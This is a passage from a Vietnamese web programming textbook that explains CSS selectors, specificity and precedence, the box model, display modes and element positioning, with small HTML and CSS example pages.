5.     a::after {content:"---";}
6.     a:first-child {color:red;}
7.   </style>
8. </head><body>
9.   <div>
10.    <a href="http://vnu.edu.vn">Đại học Quốc gia Hà Nội</a>
11.    <a href='http://dantri.com.vn'>Báo điện tử Dân trí</a>
12.  </div>
13.  <a href ='https://google.com'>Google</a>
14. </body></html>
```

3.2.8. Kết hợp nhiều bộ chọn

Có thể sử dụng kết hợp các bộ chọn để thay đổi phạm vi hay điều kiện chọn các đối tượng tài liệu. Dưới đây là một số kết hợp phổ biến:

$p > e$	Chọn đối tượng được chọn bởi e có cha được chọn bởi p .
$a\ e$	Chọn đối tượng được chọn bởi e ở bên trong, hay có tổ tiên là đối tượng được chọn bởi a .
$prev + e$	Chọn đối tượng được chọn bởi e có đối tượng liền trước được chọn bởi $prev$.
$prev \sim e$	Chọn đối tượng được chọn bởi e nằm sau đối tượng được chọn bởi $prev$.

Trong trang web ví dụ sau đây, hai liên kết đầu tiên được hiển thị với chữ màu đỏ do được áp dụng bảng định dạng thứ nhất, liên kết đầu tiên còn có chữ in đậm do được áp dụng bảng định dạng thứ hai, liên kết thứ ba được hiển thị với chữ màu

xanh lá cây do được áp dụng bảng định dạng thứ ba, trong khi liên kết cuối cùng được hiển thị với chữ màu xanh da trời theo mặc định.

```
1. <!DOCTYPE html><html><head>
2.   <title>L.3.2.8</title>
3.   <meta charset="utf-8">
4.     <style type="text/css">
5.       div a {color:red;}
6.       div>a {font-weight:bold;}
7.       div+a {color:green;}
8.     </style>
9.   </head><body>
10.  <div>
11.    <h2>Một số liên kết</h2>
12.    <a href="http://vnu.edu.vn">Đại học Quốc gia Hà Nội</a>
13.    <span><a href='http://dantri.com.vn'>Báo điện tử Dân trí</a></span>
14.  </div>
15.  <a href ='https://google.com'>Google</a>
16.  <a href='http://vnexpress.net'>VnExpress</a>
17. </body></html>
```

3.2.9. Viết gộp nhiều bộ chọn

Nếu có nhiều bảng định dạng mà thân của chúng có những thuộc tính chung, các bộ chọn có thể được viết gộp để tránh phải viết lại mã. Các thuộc tính chung xuất hiện trong lần viết gộp, trong khi những thuộc tính riêng xuất hiện tại những bộ chọn riêng rẽ, như ví dụ sau đây.

```
1. h1, h2, p {
2.   font-family:Arial;
3.   color:red;
4. }
5. p {text-align:justify;}
6. h1 {text-decoration:underline;}
```

3.3. KHAI BÁO CSS

Các bảng định dạng có thể được khai báo bằng đối tượng `<style>` trong phần đầu (head) như đã thấy qua các ví dụ ở trên. Mã nguồn CSS được khai báo theo cách này được gọi là *CSS trong* (internal CSS). CSS trong chỉ có tác dụng cho trang web chứa nó và không thể sử dụng lại cho các trang khác. Để khắc phục điều đó, CSS có thể được viết ở một tệp riêng biệt và trang web bất kỳ có thể bao hàm (include) tệp CSS. CSS ở tệp riêng biệt được gọi là *CSS ngoài* (external CSS). Tệp chứa CSS ngoài có tên mở rộng là `.css`. Bao hàm CSS ngoài được thực hiện bằng đối tượng `<link>` như đã được trình bày trong Mục 2.8. Cụ thể, giả sử các bảng định dạng được định nghĩa ở tệp `mystyle.css`, trang web cần bao hàm tệp `mystyle.css` sẽ khai báo đối tượng `<link>` như sau trong phần đầu.

```
1. <link rel="stylesheet" type="text/css" href="mystyle.css"/>
```

3.4. CHÚ THÍCH TRONG CSS

Chú thích trong CSS được đặt giữa /* và */ tương tự chú thích trên nhiều dòng trong C++.

1. /* Đây là chú thích
2. trong CSS */

3.5. BẢNG ĐỊNH DẠNG KẾ THỪA VÀ MẶC ĐỊNH

Khi một đối tượng tài liệu được chọn bởi một bộ chọn, tất cả các đối tượng bên trong nó cũng được chọn theo. Nói cách khác, đối tượng con được kế thừa các bảng định dạng từ đối tượng cha. Ngoài ra, mọi đối tượng tài liệu đều được áp dụng bảng định dạng mặc định theo phần tử của trình duyệt. Nhờ có các bảng định dạng mặc định theo phần tử của trình duyệt mà các đối tượng tài liệu được trình diễn ngay cả khi CSS không được khai báo trong trang web. Ở trang web ví dụ sau đây, hai đối tượng `<label>` đầu tiên được kế thừa bảng định dạng từ đối tượng `<div>` nên có chữ màu đỏ, trong khi đối tượng `<label>` còn lại có chữ màu đen theo mặc định.

```
1. <!DOCTYPE html><html><head>
2.   <title>L.3.5</title>
3.   <style> div {color:red;} </style>
4. </head><body>
5.   <div><label>Nhãn 1<label></div>
6.   <div><span><label>Nhãn 2</label></span></div>
7.   <label>Nhãn 3</label>
8. </body></html>
```

3.6. THỨ TỰ ƯU TIÊN CÁC BẢNG ĐỊNH DẠNG

Khi có nhiều bảng định dạng cùng chọn một đối tượng tài liệu, đối tượng tài liệu sẽ chịu tác động của tất cả các bảng định dạng chọn nó. Tuy nhiên, xung đột có thể xảy ra khi hai bảng định dạng cùng chứa một thuộc tính mà giá trị của chúng khác nhau ở hai bảng. Khi đó, trình duyệt sẽ phải sử dụng thứ tự ưu tiên (precedence) của các bảng định dạng để chọn giá trị trong bảng định dạng có độ ưu tiên cao hơn. Ba quy tắc xác định độ ưu tiên cho các bảng định dạng đã được đưa ra. Các quy tắc này sẽ được trình bày ngay sau đây. Thứ tự trình bày các quy tắc cũng là thứ tự áp dụng chúng. Nếu đã sử dụng quy tắc trước mà vẫn không phân định được cao-thấp các độ ưu tiên, tức các độ ưu tiên bằng nhau, thì áp dụng tiếp quy tắc liền sau.

Quy tắc thứ nhất căn cứ vào tính **kế thừa** (inheritance) của các bảng định dạng. Theo quy tắc này, bảng định dạng được kế thừa gần hơn sẽ có độ ưu tiên cao hơn. Bảng định dạng được áp dụng trên chính đối tượng có độ ưu tiên cao nhất, sau đó mới đến bảng định dạng kế thừa từ đối tượng cha, bảng định dạng kế thừa từ đối tượng ông, ... Bảng định dạng mặc định (kế thừa xa nhất) có độ ưu tiên thấp nhất.

Quy tắc thứ hai căn cứ vào tính **cụ thể** (specificity) của bộ chọn, tức mức độ rõ ràng trong việc chỉ định đích danh các đối tượng tài liệu được chọn. Các bộ chọn khác nhau có tính cụ thể khác nhau. Bộ chọn có tính cụ thể càng cao thì thứ tự ưu tiên của bảng định dạng càng cao. Ví dụ, bộ chọn theo định danh chỉ đích danh một đối tượng được chọn trong khi bộ chọn theo phần tử chỉ xác định một nhóm các đối tượng, do vậy tính cụ thể và độ ưu tiên của bộ chọn theo định danh sẽ cao hơn tính cụ thể và độ ưu tiên của bộ chọn theo phần tử. Tính cụ thể của mỗi bộ chọn được lượng hóa bằng một vector bốn chiều. Tính cụ thể của kết hợp các bộ chọn được xác định bằng vector tổng của các vectors là tính cụ thể của các bộ chọn thành phần. So sánh tính cụ thể được thực hiện bằng so sánh vector, tức là lần lượt so sánh các các phần tử trong vector từ trái qua phải. Dưới đây là danh sách các bộ chọn theo thứ tự giảm dần tính cụ thể:

Bộ chọn	Tính cụ thể
Nội tuyến	$<1, 0, 0, 0>$
Theo định danh	$<0, 1, 0, 0>$
Theo thuộc tính, theo lớp, lớp giả	$<0, 0, 1, 0>$
Theo phần tử, phần tử giả	$<0, 0, 0, 1>$
Tất cả (*)	$<0, 0, 0, 0>$

Dễ dàng tính được tính cụ thể của kết hợp các bộ chọn bằng cách cộng các vectors. Ví dụ, kết hợp “*ul#nav*” có tính cụ thể là $<0, 1, 0, 1>$, kết hợp “*ul#nav li.active a*” có tính cụ thể là $<0, 1, 1, 3>$. Tương tự, dễ dàng so sánh được các vector, tức so sánh được các tính cụ thể với nhau.

Quy tắc thứ ba căn cứ vào **thứ tự nối** (cascading) các bảng định dạng. Theo quy tắc này, bảng định dạng được khai báo/nối sau sẽ có độ ưu tiên cao hơn. Nói cách khác, thuộc tính khai báo sau sẽ ghi đè lên cùng thuộc tính được khai báo trước. Tuy nhiên, nhắc lại và lưu ý rằng quy tắc thứ ba chỉ được áp dụng sau quy tắc thứ nhất và quy tắc thứ hai.

Trong trang web ví dụ sau đây, ba đối tượng *<label>* được khai báo. Đối tượng thứ nhất được hai bộ chọn *label* cùng chọn, trong đó một bộ chọn từ CSS ngoài và một bộ chọn từ CSS trong. Vị trí bao hàm CSS ngoài ở sau CSS trong nên bộ chọn *label* từ CSS ngoài có độ ưu tiên cao hơn. Quy tắc thứ ba đã được áp dụng trên đối tượng *<label>* thứ nhất dẫn đến đối tượng *<label>* thứ nhất có chữ màu vàng. Đối tượng *<label>* thứ hai được chọn bởi hai bộ chọn *label* và bộ chọn *label.note*. Bộ chọn *label.note* có tính cụ thể cao hơn bộ chọn *label*. Quy tắc thứ hai đã được áp dụng trên đối tượng *<label>* thứ hai dẫn đến đối tượng *<label>* thứ hai có chữ màu đỏ. Đối tượng *<label>* thứ ba được chọn bởi hai bộ chọn *label* và bộ chọn *div>label*, đồng thời kế thừa bảng định dạng có bộ chọn *#d*. Bộ chọn *#d* có tính cụ thể cao nhất. Tuy vậy, quy tắc thứ nhất đã không cho đối tượng *<label>* thứ ba được áp dụng màu xanh da trời từ bảng định dạng của bộ chọn *#d*. Thay vào đó, quy tắc thứ hai đã

xác định cho đối tượng `<label>` thứ ba có chữ màu tím từ bảng định dạng của bộ chọn `div>label`. Kết quả là đối tượng `<label>` thứ ba có chữ màu tím và in đậm.


```
1. /* Filename: precedence.css */
2. label {color:yellow;}

1. <!DOCTYPE html><html><head>
2.   <title>L.3.6</title>
3.   <meta charset="utf-8">
4.   <style type="text/css">
5.     label.note {color:red;}
6.     label {color:green;}
7.     div>label {color:purple;}
8.     #d {color:blue; font-weight:bold;}
9.   </style>
10.  <link rel="stylesheet" href="precedence.css">
11. </head><body>
12.   <label>Nhân 1</label>
13.   <label class="note">Nhân 2</label>
14.   <div id="d"><label>Nhân 3</label></div>
15. </body></html>
```

CSS cho phép thực thi quy tắc thứ hai, xác định tính cụ thể, với ngoại lệ `!important` đặt sau các giá trị thuộc tính. Thuộc tính có ngoại lệ `!important` sẽ có tính cụ thể cao hơn thuộc tính không có `!important`. Ví dụ, nếu ở trang web trước, ngoại lệ `!important` được đặt vào thuộc tính `color` trong bảng định dạng thứ hai dạng "`label {color: green !important;}`" thì cả ba đối tượng `<label>` đều được hiển thị với chữ màu xanh lá cây. Ngược lại, nếu ngoại lệ `!important` được đặt vào thuộc tính `color` trong bảng định dạng thứ tư dạng "`#d {color:blue !important; font-weight:bold;}`" thì các đối tượng `<label>` vẫn được hiển thị với các màu như trước do bảng định dạng thứ tư này chỉ là bảng định dạng kế thừa trên đối tượng `<label>` thứ ba. Ngoại lệ `!important` được khuyến cáo hạn chế sử dụng vì nó làm xáo trộn các quy tắc xác định thứ tự ưu tiên dẫn đến khó kiểm soát chương trình.

3.7. MÔ HÌNH TRÌNH DIỄN ĐỐI TƯỢNG TÀI LIỆU

Các đối tượng tài liệu được trình diễn trên giao diện của trình duyệt theo **mô hình hộp** (box model) như được minh họa trong Hình 3.1. Theo mô hình này, nội dung của đối tượng tài liệu được hiển thị trong một hình chữ nhật được gọi là hộp nội dung (content box). Bao quanh hộp nội dung là đường viền (border). Đường viền và hộp nội dung được phân cách nhau bởi phần đệm (padding). Đệm là khoảng trống trong suốt có tác dụng không cho nội dung và đường viền dính liền nhau khi hiển thị. Bao quanh bên ngoài viền là khoảng trống trong suốt khác được gọi là lề (margin). Lề có tác dụng phân cách các đối tượng tài liệu khi chúng được hiển thị cạnh nhau.

Hình 3.1. Mô hình hộp trình diễn đối tượng tài liệu.

Kích thước hộp nội dung thường được trình duyệt tính toán tự động để toàn bộ nội dung được nhìn thấy. Tuy nhiên, lập trình viên có thể ấn định kích thước hộp này bằng các thuộc tính *width* (chiều rộng), *height* (chiều cao), *max-width* (chiều rộng tối đa), *min-width* (chiều rộng tối thiểu), *max-height* (chiều cao tối đa), *min-height* (chiều cao tối thiểu). Giá trị được gán cho các thuộc tính kể trên là độ dài, sử dụng các đơn vị *px* (pixel), *pt* (point), hoặc % (phần trăm theo đối tượng cha), ví dụ “*width:100px;*” hay “*max-width:50%;*”.

Khác với hộp nội dung, đường viền có nhiều thuộc tính hơn. Các thuộc tính này cho phép chỉ định kiểu dáng, màu sắc và độ dày cho toàn bộ viền (*border*) hay viền ở từng phía (*border[-side]* với *[-side]* là *-top*, *-left*, *-right* hay *-bottom*). Các thuộc tính cho viền được tóm tắt như sau:

Mục đích định dạng	Thuộc tính: giá trị có thể nhận
Kiểu dáng viền	<i>border[-side]-style: solid dashed dotted ...</i>
Màu sắc viền	<i>border[-side]-color: color-value</i>
Độ dày viền	<i>border[-side]-width: thin/medium/thick/#px</i>
Cả ba ở trên	<i>border[-side]: style width color</i>

Đệm và lề chỉ được xác định bằng độ dày. Đối tượng tài liệu có các thuộc tính cho toàn bộ đệm/lề hay các đệm/lề ở từng phía như được chỉ ra trên Hình 3.1.

Nếu không được chỉ định cụ thể, viền, đệm và lề của mỗi đối tượng tài liệu được xác định bởi bảng định dạng mặc định của trình duyệt.

Trong trang web ví dụ sau đây, một đối tượng tiêu đề được khai báo, viền, đệm và lề của đối tượng được xác định cụ thể.

```

1. <!DOCTYPE html><html><head>
2.   <title>L.3.7</title>
3.   <meta charset="utf-8">
4.   <style type="text/css">
5.     h1 {
6.       border:solid 2px red;
7.       padding:2px 15px; margin:10px;

```

```
8.      }
9.    </style>
10.   </head><body>
11.     <h1>Tiêu đề 1</h1>
12.   </body></html>
```

3.8. HIỂN THỊ THEO DÒNG VÀ THEO KHỐI

Đối tượng tài liệu có thể được hiển thị theo dòng (inline) hoặc theo khối (block). Thuộc tính *display* của đối tượng tài liệu được sử dụng để xác định kiểu hiển thị. Một đối tượng hiển thị theo khối sẽ chiếm toàn bộ dòng mà nó có mặt, không thể đứng cạnh các đối tượng khác trên cùng dòng, cho dù khoảng trống phía sau của dòng còn đủ để hiển thị các đối tượng khác. Cũng có thể hình dung là trình duyệt sẽ tự động thêm các đối tượng ngắn dòng (*
) vào trước và sau đối tượng hiển thị theo khối. Ngược lại, các đối tượng hiển thị theo dòng có thể được trình diễn trên cùng dòng, đối tượng này cạnh đối tượng kia. Đặc biệt, nếu khoảng trống còn lại của dòng không còn đủ, hoặc nội dung bên trong có chứa đối tượng ngắn dòng (
*), hộp của đối tượng hiển thị theo dòng sẽ được gấp thành nhiều đoạn và hiển thị trên nhiều dòng liên tiếp. Đối tượng hiển thị theo dòng không cho đặt giá trị cho các thuộc tính *width*, *height*, *margin-top*, và *margin-bottom*. Các giá trị này được tính tự động. Lưu ý, hộp của đối tượng hiển thị theo khối không bị gấp ngay cả khi bề rộng của nó lớn hơn bề rộng của vùng hiển thị.

Cũng có thể đặt kiểu hiển thị cho đối tượng là dòng-khối (inline-block). Hiển thị theo dòng-khối tương tự hiển thị theo khối, ngoại trừ cho phép các đối tượng đứng trên cùng dòng.

Trong trang web ví dụ sau đây, chín đối tượng nhãn được khai báo, trong đó ba đối tượng đầu tiên được hiển thị theo dòng (mặc định của nhãn), ba đối tượng tiếp theo được hiển thị theo khối và ba đối tượng cuối cùng được hiển thị theo dòng-khối. Nội dung các nhãn thứ hai, năm và tám có chứa đối tượng ngắn dòng. Do đó, hộp của nhãn thứ hai được gấp đôi, một nửa được hiển thị ở đầu dòng tiếp theo, trong khi hộp của các nhãn thứ năm và tám có bề rộng xác định (150 pixels) và nội dung bên trong nó được hiển thị theo dòng nội trong hộp. Tương tự, nội dung các nhãn thứ ba, sáu và chín rất dài dẫn đến hộp của nhãn thứ ba cũng được gấp trên nhiều dòng trong khi hộp của các nhãn thứ sáu và chín thì không. Các hộp của nhãn thứ bảy, tám và chín được hiển thị cùng dòng vì các nhãn này có kiểu hiển thị là dòng-khối.

```
1.  <!DOCTYPE html><html><head>
2.    <title>L.3.8</title>
3.    <meta charset="utf-8">
4.    <style type="text/css">
5.      label {border:solid 2px red; padding:2px 15px;
6.                margin:10px; width:150px;}
7.      label.b {display:block;}
8.      label.ib {display:inline-block;}
9.    </style>
```

```

10. </head><body>
11.   <label>Nhãn 1</label>
12.   <label>Nhãn <br> 2</label>
13.   <label>Nhãn nhãn 3</label>
14.   <label class="b">Nhãn 4</label>
15.   <label class="b">Nhãn <br> 5</label>
16.   <label class="b">Nhãn nhãn 6</label>
17.   <label class="ib">Nhãn 7</label>
18.   <label class="ib">Nhãn <br> 8</label>
19.   <label class="ib">Nhãn nhãn nhãn nhãn nhãn nhãn nhãn nhãn 9</label>
20. </body></html>


```

3.9. VỊ TRÍ TRÌNH DIỄN ĐỐI TƯỢNG TÀI LIỆU

Khi đã biết mỗi đối tượng tài liệu được trình diễn như một cái hộp (Mục 3.7), việc cuối cùng cần thực hiện để hoàn tất trình diễn là xác định vị trí đặt chiếc hộp đó trên giao diện của trình duyệt. Thuộc tính *position* của đối tượng tài liệu được sử dụng cho mục đích này. Có bốn phương thức xác định vị trí trình diễn các đối tượng tài liệu là tĩnh (static), tương đối (relative), tuyệt đối (absolute) và cố định (fixed). Ngoài ra, có thể sử dụng ngoại lệ trôi (float) để thay đổi vị trí trình diễn. Các phương thức trình diễn và ngoại lệ sẽ được trình bày chi tiết ngay sau đây.

3.9.1. Vị trí tĩnh

Xác định vị trí tĩnh (*position:static*) là phương thức mặc định được áp dụng cho các đối tượng tài liệu. Với phương thức này, các đối tượng theo thứ tự khai báo lần lượt được hiển thị theo **luồng thông thường** (normal flow), tức là theo các dòng, từ trái qua phải rồi từ trên xuống dưới. Lưu ý, mỗi đối tượng có kiểu hiển thị theo khối sẽ chiếm một dòng mà không chung dòng với bất kỳ đối tượng nào khác. Chiều cao của một dòng bằng chiều cao hộp của đối tượng cao nhất cùng dòng. Các đối tượng trên cùng dòng được căn lề dưới theo mặc định. Hình 3.2 minh họa phương thức xác định vị trí theo luồng thông thường, trong đó đối tượng thứ chín (*obj9*) có kiểu hiển thị theo khối, các đối tượng còn lại có kiểu hiển thị theo dòng.

Hình 3.2. Các đối tượng được hiển thị theo luồng thông thường.


Trang web sau đây là cụ thể hóa ví dụ được minh họa ở Hình 3.2. Các đối tượng nhãn có kiểu hiển thị theo dòng theo mặc định. Đối tượng thứ chín được đặt kiểu hiển thị theo khối. Tất cả các đối tượng được hiển thị theo luồng bình thường.

```

1. <!DOCTYPE html><html><head>
2.   <title>L.3.9.1</title>
3.   <meta charset="utf-8">
4.   <style type="text/css">
5.     label {border: solid 2px red;}
6.     label.b {display:block;}
7.   </style>
8. </head><body>
9.   <label>Nhãn 1</label><label>Nhãn 2</label><label>Nhãn 3</label>
10.  <label>Nhãn 4</label><label>Nhãn 5</label><label>Nhãn 6</label>
11.  <label>Nhãn 7</label><label>Nhãn 8</label>
12.  <label class="b">Nhãn 9</label>
13.  <label>Nhãn 10</label><label>Nhãn 11</label><label>Nhãn 12</label>
14.  <label>Nhãn 13</label><label>Nhãn 14</label><label>Nhãn 15</label>
15.  <label>Nhãn 16</label><label>Nhãn 17</label><label>Nhãn 18</label>
16. </body></html>
```

3.9.2. Vị trí tương đối

Vị trí trình diễn của đối tượng có vị trí tương đối (*position: relative*) được xác định thông qua các độ rời (offset) trái/phải và trên/dưới so với vị trí tĩnh của nó. Nói cách khác, vị trí trình diễn của đối tượng là vị trí tương đối so với vị trí tĩnh trong luồng thông thường. Lưu ý vị trí tĩnh trong luồng thông thường vẫn bị chiếm chỗ khi đối tượng có vị trí tương đối đã rời đi. Đối tượng có vị trí tương đối có thể được hiển thị chồng lên/che mất các đối tượng khác. Trong ví dụ minh họa ở Hình 3.3, đối tượng thứ mười ba (*obj13*) có vị trí tương đối được xác định thông qua các độ rời trái (left) và dưới (bottom), các đối tượng còn lại có vị trí tĩnh.

Hình 3.3. Một đối tượng có vị trí tương đối.

Trang web sau đây là cụ thể hóa ví dụ được minh họa ở Hình 3.3. Tất cả các đối tượng được hiển thị theo luồng bình thường ngoại trừ đối tượng thứ mười ba có vị trí tương đối.

```

1. <!DOCTYPE html><html><head>
2.   <title>L.3.9.2</title>
```


```

3. <meta charset="utf-8">
4. <style type="text/css">
5.   label {border:solid 2px red;}
6.   label.b {display:block;}
7.   label.r {position:relative; left:20px; bottom:20px;}
8. </style>
9. </head><body>
10. <label>Nhãn 1</label><label>Nhãn 2</label><label>Nhãn 3</label>
11. <label>Nhãn 4</label><label>Nhãn 5</label><label>Nhãn 6</label>
12. <label>Nhãn 7</label><label>Nhãn 8</label>
13. <label class="b">Nhãn 9</label>
14. <label>Nhãn 10</label><label>Nhãn 11</label><label>Nhãn 12</label>
15. <label class="r">Nhãn 13</label>
16. <label>Nhãn 14</label><label>Nhãn 15</label>
17. <label>Nhãn 16</label><label>Nhãn 17</label><label>Nhãn 18</label>
18. </body></html>

```

3.9.3. Vị trí tuyệt đối

Vị trí trình diễn của đối tượng có vị trí tuyệt đối (*position:absolute*) được xác định thông qua các độ rời trái/phải và trên/dưới so với vị trí của đối tượng tổ tiên gần nhất không theo luồng thông thường. Nói cách khác, vị trí tuyệt đối là vị trí tương đối so với vị trí của tổ tiên gần nhất có vị trí khác tĩnh. Vị trí tĩnh trong luồng thông thường không bị chiếm chỗ khi đối tượng có vị trí tuyệt đối đã rời đi. Đối tượng có vị trí tuyệt đối có thể được hiển thị chồng lên/che mất các đối tượng khác. Trong ví dụ minh họa ở Hình 3.4, đối tượng thứ sáu (*obj6*) chưa đối tượng thứ bảy (*obj7*), và đối tượng thứ sáu có vị trí tương đối trong khi đối tượng thứ bảy có vị trí tuyệt đối với các độ rời trái (left) và trên (top) so với vị trí của đối tượng thứ sáu.

Hình 3.4. Một đối tượng có vị trí tuyệt đối.

Trang web sau đây là cụ thể hóa ví dụ được minh họa ở Hình 3.4. Tất cả các đối tượng được hiển thị theo luồng bình thường ngoại trừ đối tượng thứ bảy có vị trí tuyệt đối và đối tượng thứ sau có vị trí tương đối.

```

1. <!DOCTYPE html><html><head>
2.   <title>L.3.9.3</title>
3.   <meta charset="utf-8">
4.   <style type="text/css">
5.     div, label {border:solid 2px red;}
6.     div {position:relative; height:150px;}

```


```

7.     label.abs {position:absolute; left:30px; top:50px;}
8.   </style>
9. </head><body>
10. <label>Nhãn 1</label><label>Nhãn 2</label><label>Nhãn 3</label>
11. <label>Nhãn 4</label><label>Nhãn 5</label>
12. <div>Div 6 <label class="abs">Nhãn 7</label></div>
13. <label>Nhãn 8</label><label>Nhãn 9</label>
14. <label>Nhãn 10</label><label>Nhãn 11</label>
15. </body></html>

```

3.9.4. Vị trí cố định

Vị trí trình diễn của đối tượng có vị trí cố định (*position:fixed*) được xác định thông qua các độ rời trái/phải và trên/dưới so với cửa sổ hiển thị. Đối tượng có vị trí cố định có thể được hiển thị chèo lên/che mất các đối tượng khác và không bị trôi theo thanh cuộn khi vị trí thanh cuộn được thay đổi. Trong ví dụ minh họa ở Hình 3.5, đối tượng thứ mười lăm (*obj15*) có vị trí cố định với các độ rời phải (right) và trên (top) so với vị trí cửa sổ.

Hình 3.5. Một đối tượng có vị trí cố định.

Trang web sau đây là cụ thể hóa ví dụ được minh họa ở Hình 3.5. Tất cả các đối tượng được hiển thị theo luồng bình thường ngoại trừ đối tượng thứ mười lăm có vị trí cố định.


```

1. <!DOCTYPE html><html><head>
2.   <title>L.3.9.4</title>
3.   <style type="text/css">
4.     label {border:solid 2px red;}
5.     label.b {display:block;}
6.     label.f {position:fixed; top:20px; right:250px;}
7.   </style>
8. </head><body>
9.   <label>Nhãn 1</label><label>Nhãn 2</label><label>Nhãn 3</label>
10.  <label>Nhãn 4</label><label>Nhãn 5</label><label>Nhãn 6</label>
11.  <label>Nhãn 7</label><label>Nhãn 8</label>
12.  <label class="b">Nhãn 9</label>
13.  <label>Nhãn 10</label><label>Nhãn 11</label><label>Nhãn 12</label>
14.  <label>Nhãn 13</label><label>Nhãn 14</label>
15.  <label class="f">Nhãn 15</label>
16.  <label>Nhãn 16</label><label>Nhãn 17</label><label>Nhãn 18</label>
17. </body></html>

```

3.9.5. Trôi

